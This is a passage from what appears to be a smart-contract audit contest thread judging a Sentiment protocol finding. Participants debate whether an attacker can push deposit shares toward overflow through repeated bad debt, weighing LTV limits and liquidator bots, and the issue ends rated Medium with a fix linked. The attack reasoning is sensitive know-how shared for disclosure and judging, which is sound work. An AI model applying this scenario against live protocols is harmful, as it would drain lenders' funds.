Note, once `isPositionHealthy` starts failing, no operations can be performed. Because every operation includes `isPositionHealthy` check at the end. As a result,

The loss to protocol pools from attack (borrowed amount) is significantly less than loss to the attacker(collateral amount).

Hence, I consider this attack to be non-viable. Should this issue still be considered `medium` severity?

Also the difficulty to make "totalDepositShares" to be `uint256.max` is high.

Attacker can make "totalDepositShares`tobenear`uint256.max'.

Difficult but is still possible. The difficulty to do this comes from

1. Attacker deposits some tokens to over-collateralize the position in-order to borrow.
    - Small amounts, can be negligible.
2. The collateral token has to lose its value relative to borrowed token, to make the value of collateral to be less than the borrowed tokens.
    - Possible for a few times.
3. The position has to incur bad debt i.e The position is not liquidated for some reason.

The main difficulty in making the "totalDepsitShares" to near `uint256.max` comes from "position incuring bad debt". It is possible once or twice, the position is not liquidated before incuring bad debt but the attack requires multiple times (atleast 30 times without increasing the cost non-negligible).

I consider this to be very difficult to make it happen.

Liquidating the position before incuring bad debt is intended behavior, attacker cannot keep liquidators from liquidating their position.

The attack is based on position incuring bad debt i.e Liquidators not liquidating the position on time. The chances of this and the same pool incuring bad debt more than 30 times is very low.

I consider anyone of the following reasons is sufficient to not consider this issue as a medium:

1. Attacker loses significantly more money than the protocol pools
2. Difficulty to make "totalDepositShares" to be `uint256.max` is high. Attacker cannot control the chances as well. The chances of this happening is very very low.

NicolaMirchev

Escalate.

Why the severity should be downgraded to low based on the above comment. Additinally, max LTV regarding the README is set to 98%(We cannot have 100% LTV). That means liquidation bots will most probably try to liquidate the position, which means the probability drops even further.

sherlock-admin3

> Escalate.
>
> Why the severity should be downgraded to low based on the above comment. Additinally, max LTV regarding the README is set to 98%(We cannot have 100% LTV). That means liquidation bots will most probably try to liquidate the position, which means the probability drops even further.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

10xhash

> The loss to protocol pools from attack (borrowed amount) is significantly less than loss to the attacker(collateral amount)

This is incorrect. The attacker only looses (collateral - borrowed amount) while the protocol looses borrowed amount which is significantly higher than (collateral - borrowed)

> The attack is based on position incuring bad debt i.e Liquidators not liquidating the position on time. The chances of this and the same pool incuring bad debt more than 30 times is very low:

Attacker has control of the pool and hence has ability to configure the pool with the params that will make normal liquidator's not incentivized to liquidate (low debt, high ltv etc). And it is not required to be done 30 times(I am not sure what the entire assumptions are that were used to reach this number) to eventually reach such a state

S3v3ru5

> This is incorrect. The attacker only looses (collateral - borrowed amount) while the protocol looses borrowed amount which is significantly higher than (collateral - borrowed)

I am not sure I understand. For the position to be healthy, doesn't it require to have assets > borrowed at all times? If collateral token cannot be a debt token then doesn't it mean collateral tokens to be worth of at-least borrowed amount?

Upd: So attacker transfers all borrowed assets to their account. The position is left with collateral assets. Attacker deposits collateral tokens and gets borrowed tokens. Attacker only lost (collateral - borrow) > protocol lost all borrowed amount. Agree with this point. Sorry for misunderstanding.

> Attacker has control of the pool and hence has ability to configure the pool with the params that will make normal liquidator's not incentivized to liquidate (low debt, high ltv etc). And it is not required to be done 30 times(I am not sure what the entire assumptions are that were used to reach this number) to eventually reach such a state

I think I followed the sceanario mentioned and came up with 70 iterations to have the negligible costs. I chose (did some calc on my mind but nothing concrete) 30 (far less than 70) to present my point. May be it requires far less iterations. How many does it require?

I think the sentiment owner has the control over minBorrow and minDebt. LTV for a collateral can be set by a pool owner, however they are bounded by `minLTV` and `maxLTV` that are set by the sentiment owner.

If this scenario requires sentiment owner to set `minDebt`, `minBorrow`, `maxLTV` to values which would make the liquidations non-profitable multiple times, then wouldn't that a problem for the rest of the pools as well? Doesn't this count as Sentiment owner mistake? i.e admin mistake?

cvetanovv

I agree with @S3v3ru5 comments. While the exploit is technically possible, it's challenging to achieve.

Liquidation mechanisms, LTV settings, `minDebt` and `minBorrow` restrictions would prevent the scenario from easily occurring. Additionally, the potential loss for the attacker would far outweigh the gains, as they would lose more collateral than the protocol loses in borrowed amounts.

These are the main reasons why I think this issue is Low severity.

Planning to accept the escalation and invalidate the issue.

10xhash

I am using the risk parameters as mentioned in the readme and the high LTV for the attack is set by an attacker (instead of a honest pool owner) and is not an obstacle

The loss incured by the protocol far exceeds the loss that the attacker will incur. This is clarified in the earlier comment and accepted here

cvetanovv

@ruvaag can I have your opinion?

cvetanovv

After reviewing the issue again, I agree with @10xhash points.

While the exploit is complex and requires specific conditions, it is possible for an attacker to manipulate the pool and leverage the rebalanceBadDebt function to inflate shares, causing overflows and rendering positions unliquidatable.

I am planning to reject the escalation and leave the issue as is.

0xjuaan

@cvetanovv please consider this:

The protocol clearly states in the README that maxLTV will be set to 98%

> Max LTV = 98% = 980000000000000000

When setting a pool's LTV, it MUST abide by this limit:

```
// ensure new ltv is within global limits. also enforces that an existing ltv
↪  cannot be updated to zero
if (ltv < minLtv || ltv > maxLtv) revert RiskEngine\_LtvLimitBreached(ltv);
```

This means that the LTV cannot be set to 100% by the attacker, which is a requirement for the attack to work. Hence, the attack won't work.

In addition, it requires the same position to reach bad debt without liquidation several times consecutively, which has extremely low likelihood.

cvetanovv

> @cvetanovv please consider this:
>
> The protocol clearly states in the README that maxLTV will be set to 98%
>
> > Max LTV = 98% = 980000000000000000
>
> When setting a pool's LTV, it MUST abide by this limit:
>
> ```
> // ensure new ltv is within global limits. also enforces that an existing ltv
> ↪  cannot be updated to zero
> if (ltv < minLtv || ltv > maxLtv) revert RiskEngine\_LtvLimitBreached(ltv);
> ```
>
> This means that the LTV cannot be set to 100% by the attacker, which is a requirement for the attack to work. Hence, the attack won't work.
>
> In addition, it requires the same position to reach bad debt without liquidation several times consecutively, which has extremely low likelihood.

@0xjuaan I agree with this, but as far as I understood, the attack is also possible with LTV 98%. Or did I not understand correctly?

0xjuaan

You're right, it is *technically* possible if liquidators choose not to earn free profits, but isn't it too far fetched to assume that liquidators will not liquidate such a position on multiple consecutive instances when they can earn a 2% profit?

cvetanovv

@0xjuaan Yes, this issue is borderline Medium/Low, and it is hard to judge if it is valid or not(Low severity).

What I can point out as another augment that maybe the attack is very difficult to accomplish is that the Readme states that there will be Liquidator bots:

> **Are there any off-chain mechanisms or off-chain procedures for the protocol (keeper bots, arbitrage bots, etc.)?**
>
> - Liquidator bots: maintain protocol solvency through timely liquidation of risky positions Reallocation bots: used to rebalance SuperPool deposits among respective base pools

However, there is still a situation in which this attack can be executed. The malicious user will have to wait for high volatility in the market and simultaneously preform the attack before the bots liquidate the position, which is very difficult.

Because of that, I think it is rather Low severity. @10xhash, if you want, you can provide new arguments in favor of it being Medium.

Planning to accept the escalation and invalidate the issue.

10xhash

LTV=98%, oracle possible deviation is >= 2% Min Debt = from 0 to 0.05 ETH Liquidation Fee = 0 (Might be increased to 20-30% in the future)

There are multiple scenarios where an attacker can create positions that will make liquidators have to suffer losses in order to liquidate:

1. High LTV wait for oracle deviation of >= 2%
2. High LTV, low min debt
3. High LTV, higher liquidation fees

The protocol is not planned to stop an attacker from accruing bad debt to oneself

cvetanovv

On that issue, I changed my mind a few times because each comment changed my mind slightly one way or the other.

There is another issue in this contest related to High TVL and the risk of bad debt due to price volatility. There is a valid situation where the price can fall by more than 2%, I see no reason why it should not apply here.

Therefore, my last decision is to reject the escalation.

WangSecurity

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- EgisSecurity: rejected

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/336

Disclaimers